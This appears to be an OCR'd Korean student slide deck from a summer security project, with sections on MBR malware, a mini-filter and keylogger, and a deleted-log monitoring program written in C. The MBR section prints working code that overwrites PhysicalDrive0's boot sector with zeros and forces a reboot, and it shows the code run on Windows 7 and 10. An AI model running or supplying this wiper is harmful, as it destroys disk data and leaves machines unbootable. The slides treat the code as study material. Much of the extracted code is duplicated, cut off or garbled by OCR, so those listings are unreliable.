```
⊡int main()
    char string[255] = { 0, };
    int Answer value;
    int size, newsize = 0, i = 0;
    FILE* fp = fopen("C:\\log\\test.txt", "r");
    fscanf(fp, "%s", string);
    fseek(fp, 0, SEEK_END);
    size = ftell(fp);
    while (1) {
        if (size < newsize) {</pre>
            Answer_value = MessageBox(NULL, L"업데이트된 로그를 확인하시겠습니까?", L"Log Update", MB_YESNO | MB_ICONASTERISK);
            if (Answer value == IDYES) {
               printf("<< 감사정책이 설정된 폴더의 삭제 로그
                                                         |니다. >>\n\n");
               printf("%s\n\n", string);
            else fclose(fp);
                                                             DELETE LOG PROGRAM
        else continue;
        fseek(fp, 0, SEEK END);
        size = ftell(fp);
```

Contents

■ MBR Malware

■ But Project

■ Delete Log Program

MBR MALWARE

환경구축

```
∃#include <stdio.h>
#include <windows.h>
∃int main()
    DWORD write:
    char Data[sizeof(SIZE)];
    ZeroMemory(&Data, (sizeof Data));
    HANDLE MasterBootRecord = CreateFile("\\\\.\\PhysicalDrive0",
        GENERIC_ALL, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL,
        OPEN_EXISTING, NULL, NULL);
    if (WriteFile(MasterBootRecord, Data, sizeof(SIZE), &write, NULL) == TRUE)
        printf("Master Boot Record Malware");
        Sleep(5000);
        system("shutdown /r /t 0");
        ExitProcess(0);
     else
        printf("Failed");
        Sleep(5000);
        ExitProcess(0);
    CloseHandle(MasterBootRecord);
    return EXIT_SUCCESS;
```

MBR MALWARE





모든 프로그램

프로그램 및 파일 검색





도움말 및 지원


시스템 종료 🕨



0



Window Update



WINDOW 7

```
stdio.h>
windows.h>
write:
|ata[sizeof(SIZE)];
mory(&Data, (sizeof Data));
: MasterBootRecord = CreateFile ("\\\.\\.\\\PhysicalDriveO",
NERIC_ALL, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL,
ENLEXISTING, NULL, NULL);
                                              write, NULL) == TRUE)
iteFile(MasterBootRecord, Data, sizeof(SIZ
intf("Master Boot Record Malware");
                                                                                                                  X
                                        🐼 Microsoft Visual Studio 디버그 콘솔
eep(5000);
stem("shutdown /r /t 0");
                                        Failed
:itProcess(0);
                                                           skt
                                       |C:₩Users₩Admin₩|
                                        6260개)이(가)
                                          창을 닫으려면
                                                                WINDOW 10
intf("Failed");
eep(5000);
:itProcess(0);
landle(MasterBootRecord);
EXIT_SUCCESS;
```

BUT PROJECT

Mini Filter

&

Keylogger

Mini Filter & Keylogger


Mini Filter

Keylogger


파일시스템 I/0 에 필터를 삽입해서 동작을 확인?

Window Function


DELETE LOG PROGRAM



메모장 파일 불러오기(fopen 함수 등)




윈도우 알림




은 사람은 두 났다.


그룹 1 - 메시지 박스에 나타날 버튼의 종류를 지정한다.



```
int main()
   char string[255] = { 0, };
   int Answer_value;
   int size, newsize = 0, i = 0;
   FILE* fp = fopen("C:\\log\\test.txt", "r");
   fscanf(fp, "%s", string);
   fseek(fp, 0, SEEK_END);
   size = ftell(fp);
   while (1) {
       if (size < newsize) {</pre>
           Answer_value = MessageBox(NULL, L"업데이트된 로그를 확인하시겠습니까?", L"Log Update", MB_YESNO | MB_ICONASTERISK);
           size = newsize;
           if (Answer value == IDYES) {
                                                        입니다. >>\n\n");
              printf("<< 감사정책이 설정된 폴더의 삭제 로그
              printf("%s\n\n", string);
                                                            PROGRAM PRODUCTION
           else fclose(fp);
       else continue;
       fseek(fp, 0, SEEK_END);
       size = ftell(fp);
```



🚾 Microsoft Visual Studio 디버그 콘솔



C:#Users#allti#Desktop#2020 SCP Summer Project#Debug#2020 SCP Summer Project.exe(프로세스 22412개)이(가) 종료되었습니다 코드: 0개). 이 창을 닫으려면 아무 키나 누르세요...

```
int main()
   char string[255] = { 0, };
   int Answer value;
   int size, newsize = 0, i = 0;
   FILE* fp = fopen("C:\\log\\test.txt", "r");
   fscanf(fp, "%s", string);
   fseek(fp, 0, SEEK_END);
   size = ftell(fp);
   while (1) {
       if (size < newsize) {</pre>
           Answer_value = MessageBox(NULL, L"업데이트된 로그를 확인하시겠습니까?", L"Log Update", MB_YESNO | MB_ICONASTERISK);
           size = newsize;
           if (Answer_value == IDYES) {
               printf("<< 감사정책이 설정된 폴더의 삭제 로그
                                                        립니다. >>\n\n");
               printf("%s\n\n", string);
                                                            PROGRAM MODIFICATION
           else fclose(fp);
       else continue;
       fseek(fp, 0, SEEK_END);
       newsize = ftell(fp);
```

1. 백그라운드 실행

2. 메모장 새로고침

3. 윈도우 메시지창 알림


PROGRAM

SCENARIO

```
int main()
   char string[255] = { 0, };
   int Answer value;
   int size, newsize = 0, i = 0;
   FILE* fp = fopen("C:\\log\\test.txt", "r");
   fscanf(fp, "%s", string);
                           파일의 크기 구하기
   fseek(fp, 0, SEEK END);
   size = ftell(fp);
   while (1) {
                           → SIZE 변수에 저장
       if (size < newsize) {</pre>
           Answer_value = MessageBox(NULL, L"업데이트된 로그를 확인하시겠습니까?", L"Log Update", MB_YESNO | MB_ICONASTERISK);
           size = newsize;
           if (Answer_value == IDYES) {
               printf("<< 감사정책이 설정된 폴더의 삭제 로그 입니다. >>\n\n");
              print
                        n\n", string);
           else f
                      fp);
       else continue;
                                  파일크기가 달라지면 newsize 변수에
       fseek(fp, 0, SEEK_END);
       newsize = ftell(fp);
                                  새로운 값이 저장 됨
   system("pause");
```

return 0;

17



```
∃#include <stdio.h>
#include <windows.h>
∃int main()
    HWND hConsole = GetConsoleWindow();
    ShowWindow(hConsole, SW_HIDE);
    int Answer_value;
    int i = 0;
    Answer value = MessageBox(NULL, L"삭제된 로그를 확인하시겠습니까?", L"Dele
    if (Answer value == IDYES) {
                                      FINAL PROGRAM
        system("C:\\log\\test.txt")
    return 0;
```

```
]#include <stdio.h>
#include <windows.h>
]int main()
   HWND hConsole = GetConsoleWindow();
                                    윈도우 콘솔창을 닫아주는 함수
   ShowWindow(hConsole, SW HIDE);
   int Answer value;
                                    메시지 박스 반환 값을 담을 변수
   메시지 박스를 띄우는 함수
   Answer_value = MessageBox(NULL, L"삭제된 로그를 확인하시겠습니까?", L"Delete Log", MB_YESNO | MB_ICONASTERISK);
   메시지 박스에 Y를 클릭할 경우 if문 수행
   if (Answer value == IDYES) {
       system("C:\\log\\test.txt");
                                    메모장을 띄워 줌
   return 0;
```

```
jint main()
   char string[255] = { 0, };
   int Answer value;
   int size, newsize = 0, i = 0;
   FILE* fp = fopen("C:\\log\\test.txt", "r");
   fscanf(fp, "%s", string);
   fseek(fp, 0, SEEK_END);
   size = ftell(fp);
   while (1) {
       if (size < newsize) {</pre>
           Answer_value = MessageBox(NULL, L"업데이트된 로그를 확인하시겠습니까?", L"Log Update", MB_YESNO | MB_ICONASTERISK);
           size = newsize;
           if (Answer_value == IDYES) {
                                                       입니
              printf("<< 감사정책이 설정된 폴더의 삭제 로그
                                                           AT THE END OF THE
              printf("%s\n\n", string);
                                                           PERSONAL STUDY
           else fclose(fp);
       else continue;
       fseek(fp, 0, SEEK_END);
       newsize = ftell(fp);
```



개선의 가능성의 대한 끊임없는 질문과 아이디어 → 프로그램을 발전



문제의 정확한 원인을 파악 / 이에 적합한 해결방안

→ 오류를 해결하는 열쇠



포기하지 말기

AT THE END OF THE PERSONAL STUDY

Assignment

- 이벤트로그, 레지스트리 → csv, notepad
- 프로그램 백그라운드 / 파일 메모리 알고리즘(새로고침)
- 윈도우 알림
- 미니필터

```
⊡int main()
    char string[255] = { 0, };
    in
    in
    FΙ
    fs
    fs
    si
                              DELETE LOG
    wh
          Answer_value = MessageBox(NULL PROGRAM)

if (Answer_value == IDVES) {
                                                                    g Update", MB_YESNO | MB_ICON
                              도움주신 전유민 PL 님께 감사드립니다.
       fseek(fp, 0, SEEK_END);
       size = ftell(fp);
```

RISK);